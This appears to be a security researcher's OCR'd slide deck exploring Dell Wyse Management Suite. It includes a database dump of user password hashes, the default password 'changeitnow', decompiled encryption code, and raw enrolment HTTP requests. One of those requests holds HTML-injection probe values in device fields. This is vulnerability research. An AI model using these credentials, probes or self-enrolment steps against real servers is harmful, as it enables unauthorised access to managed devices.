
Setting goals

1. Decrypt policy data
2. Recover all policies
3. Compromise a device
4. Compromise the server

WMS Post-Setup exploration

Peak into the MariaDB database

List the users




```
MariaDB [stratus]> select tenant_id,id,isactive,isdefault,ismanaged,isroot,loginname,password,registrationpassword from person;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id:    734
Current database: stratus

+-----------+----+----------+-----------+-----------+--------+-------------------------+---------------------------------------------------------------------------------------------------------------------------------------
| tenant_id | id | isactive | isdefault | ismanaged | isroot | loginname               | password
+-----------+----+----------+-----------+-----------+--------+-------------------------+---------------------------------------------------------------------------------------------------------------------------------------
|         1 |  1 |        1 |         1 |         0 |      0 | SystemUser@1.1          | 0wQogGL464mcTeo7RU6FxQ==
|         1 |  2 |        1 |         1 |         0 |      1 | defaultuser.1.2         | NULL
|         1 |  3 |        1 |         0 |         0 |      1 | stratusoperator@wyse.com | NULL
|         1 |  4 |        1 |         1 |         0 |      0 | defaultuser.1.3         | NULL
|         1 |  5 |        1 |         0 |         0 |      0 | mobileadmin@wyse.com    | zmZtSjM9yUmBBs9xf9eueA==
|         1 |  6 |        1 |         0 |         0 |      0 | systemadmin@wyse.com    | NULL
|         2 |  7 |        1 |         1 |         0 |      0 | SystemUser@2.6          | 27:ca5cee10f34f06eb246f8a4ed5afe7a45e6194c988bb38d1f49a2207ec4763d7da1e2fa2c0b4c4d0c3800f49893dc69400484e85d7c9ddb3f6be6
|         2 |  8 |        1 |         1 |         0 |      1 | defaultuser.2.7         | NULL
|         2 |  9 |        1 |         1 |         0 |      1 | defaultuser.2.8         | NULL
|         2 | 10 |        1 |         0 |         0 |      0 | alain@scrt.ch           | 27:fef4b58339635423ec632e287cb4a7b521ac3f5e1d995f312aaf35027d8eb476d424ee0a481d2b73073e5a54334ff6ffbaeec563c371fccf1ac4d
+-----------+----+----------+-----------+-----------+--------+-------------------------+---------------------------------------------------------------------------------------------------------------------------------------
10 rows in set (0.025 sec)

MariaDB [stratus]>
```

WMS Post-Setup exploration

Peak into the MariaDB database

List the users



```
MariaDB [stratus]> select tenant_id,id,isactive,isdefault,ismanaged,isroot,loginname,password,registrationpassword from person;
ERROR 2006 (HY000): Server has gone away
No connection. Trying to reconnect...
Connection id:    734
Current database: stratus

+-----------+----+----------+-----------+-----------+--------+--------------------------+-------------------------------------------------------------------------------------------------------------------------------------
| tenant_id | id | isactive | isdefault | ismanaged | isroot | loginname                | password
+-----------+----+----------+-----------+-----------+--------+--------------------------+-------------------------------------------------------------------------------------------------------------------------------------
|         1 |  1 |        1 |         1 |         0 |      0 | SystemUser@1.1           | 0wQogGL464mcTeo7RU6FxQ==
|         1 |  2 |        1 |         1 |         0 |      1 | defaultuser.1.2          | NULL
|         1 |  3 |        1 |         0 |         0 |      1 | stratusoperator@wyse.com | NULL
|         1 |  4 |        1 |         1 |         0 |      0 | defaultuser.1.3          | NULL
|         1 |  5 |        1 |         0 |         0 |      0 | mobileadmin@wyse.com     | zmZtSjM9yUmBBs9xf9eueA==
|         1 |  6 |        1 |         0 |         0 |      0 | systemadmin@wyse.com     | NULL
|         2 |  7 |        1 |         1 |         0 |      0 | SystemUser@2.6           | 27:ca5cee10f34f06eb246f8a4ed5afe7a45e6194c988bb38d1f49a2207ec4763d7da1e2fa2c0b4c4d0c3800f49893dc69400484e85d7c9ddb3f6be6
|         2 |  8 |        1 |         1 |         0 |      1 | defaultuser.2.7          | NULL
|         2 |  9 |        1 |         1 |         0 |      1 | defaultuser.2.8          | NULL
|         2 | 10 |        1 |         0 |         0 |      0 | alain@scrt.ch            | 27:fef4b58339635423ec632e287cb4a7b521ac3f5e1d995f312aaf35027d8eb476d424ee0a481d2b73073e5a54334ff6ffbaeec563c371fccf1ac4d
+-----------+----+----------+-----------+-----------+--------+--------------------------+-------------------------------------------------------------------------------------------------------------------------------------
10 rows in set (0.025 sec)

MariaDB [stratus]>
```

changeitnow

Default credentials

Allows you to login!

Default credentials

Allows you to login!

But the accounts are not assigned to any groups, so you can't actually access anything

Remains somewhat suspicious

WMS Post-Setup exploration

Installed Wyse Device Agent (WDA) on a Windows virtual machine

Enrolled the device in WMS


Configured some policies to be applied to the device

Intercepted communications

Reproduced my colleague's findings


Certain values are encrypted

- Passwords



```
    },
    {
      "targetOS": null,
      "configName": "centralConfiguration",
      "configItems": [
        {
          "itemKey": "fileServer",
          "itemValue": "sdDSA",
          "itemValueExtra": null,
          "valueType": "STRING"
        },
        {
          "itemKey": "fileServerUser",
          "itemValue": "dsaDSA",
          "itemValueExtra": null,
          "valueType": "STRING"
        },
        {
          "itemKey": "fileServerPassword",
          "itemValue": "IUr1nwMjpMdVj9bTGwuQPlaRq4rBDZwd4lLxCB51wF6ZT+soK366pClZPWX+4Jnv",
          "itemValueExtra": null,
          "valueType": "STRING"
        },
        {
          "itemKey": "enableDelayedUpdate",
          "itemValue": "Yes",
          "itemValueExtra": null,
          "valueType": "BOOL"
        },
```

Encryption analysis



```
private String decryptWithTenantKeyEncryptWithDeviceKey(String value) {
/* 3493 */ StratusSessionBean session = this.sessionDataHolder.getCurrentSessionData();
/* 3494 */ String deviceEncKey = session.getDeviceEncKey();
/* 3495 */ String tenantEncKey = session.getTenantEncKey();
/* 3496 */ String newValue = AESCBCEncryptionUtil.decryptWithAESCBC(value, tenantEncKey,
AESEncryptionUtil.EncodingScheme.BASE64);
/* 3497 */ newValue = AESCBCEncryptionUtil.encryptWithAESCBC(newValue, deviceEncKey,
AESEncryptionUtil.EncodingScheme.BASE64);
/* 3498 */ return newValue;
/* */ }
```

Attack surface exploration

Most of the endpoints exposed by the Java application require authentication

No obvious authentication bypass

WMS allows devices to enrol themselves

Must know where the WMS server is

Must know the identifier of a device group you want to join (or join the default group)


- Semi-random string

Needs to be validated by an administrator (by default, but can be disabled)

Enrolled devices can call more endpoints

Even if they have not been accepted into a group yet


Enrolment process



```
POST /ccm-web/open/deviceGroupLogin HTTP/1.1
Device_MAC: 00:0c:29:87:62:99
Accept: application/json
Content-Type: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Content-Length: 17
Connection: keep-alive

{
    "groupToken":""
}
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=CB8EA3A6DABDE320BE79A7F516EF2B05; Pa
Content-Security-Policy: script-src 'unsafe-eval' 'self' 'r
'sha256-kbHtQyYDQKz4SWMQ8OHVol3EC0t3tHEJFPCSwNG9NxQ='
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalida
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Thu, 23 Jan 2025 14:36:46 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 1068

{
        "_id":null,
        "createdAt":null,
        "id":510868677,
        "updatedAt":null,
        "isActive":true,
        "dayNum":0,
```


Enrolment process



```
POST /ccm-web/open/deviceRegister HTTP/1.1
Device_MAC: 00:0c:29:87:62:86
X-Stratus-device-owner-id: 169089352
Accept: application/json
Content-Type: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Content-Length: 664
Connection: keep-alive

{
      "hardwareSummary":{
            "bios":"N/A",
            "cpu":"N/A",
            "cpuSpeed":null,
            "memory":"0",
            "manufacturer":"N/A"
      },
      "groupId":7,
      "groupName":"totolol",
      "isQuarantined":false,
      "deviceStatus":{
            "type":1,
            "id":5,
            "isActive":true
      },
      "macAddress":"00:0c:aa:13:62:88",
      "deviceOsType":{
            "description":"Windows 11 Pro 64 toto'\"><i>lol",
            "type":"39"
      },
      "devicePlatformType":{
            "description":"fdsafdsa PC Box 5000toto'\"><i>lol",
            "modelCode":null,
            "type":"3002"
      },
      "deviceType":{
            "family":54,
            "type":52
      },
      "postValidationGroupName":"plop",
      "name":"unregistered device",
      "isQuarantined":false,
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=AF97E54CC5CC5B2089FA9CA0603FE8A2; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
Content-Security-Policy: script-src 'unsafe-eval' 'sel=' 'nonce-aq7umy0jxZcAcyVntD4RhElWaKsJWeJo2s0d0Zo9p1o=' 'uns
 'sha256-kbHtQyYDQKz4SWMQ8OHVol3EC0t3tHEJFPCSwNG9NxQ='
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
vary: accept-encoding
Content-Type: application/json;charset=UTF-8
Date: Thu, 23 Jan 2025 10:37:45 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 258

{
      "id":0,
      "isActive":true,
      "wyseIdentifier":"wyse856624185711769 1387",
      "authenticationCode":"1i4MnJMcxu0ekJMzEGu5XLRpE/qM2UoJKxb1y:mtETsfTbwue7BPeL9a8VGjX/CodKJSQQuWq6x6ahC6yCFGUQ=
      "hashVersion":"2",
      "groupToken":"defa8>0.Qy02",
      "deviceGetLogFileSupported":true
}
```

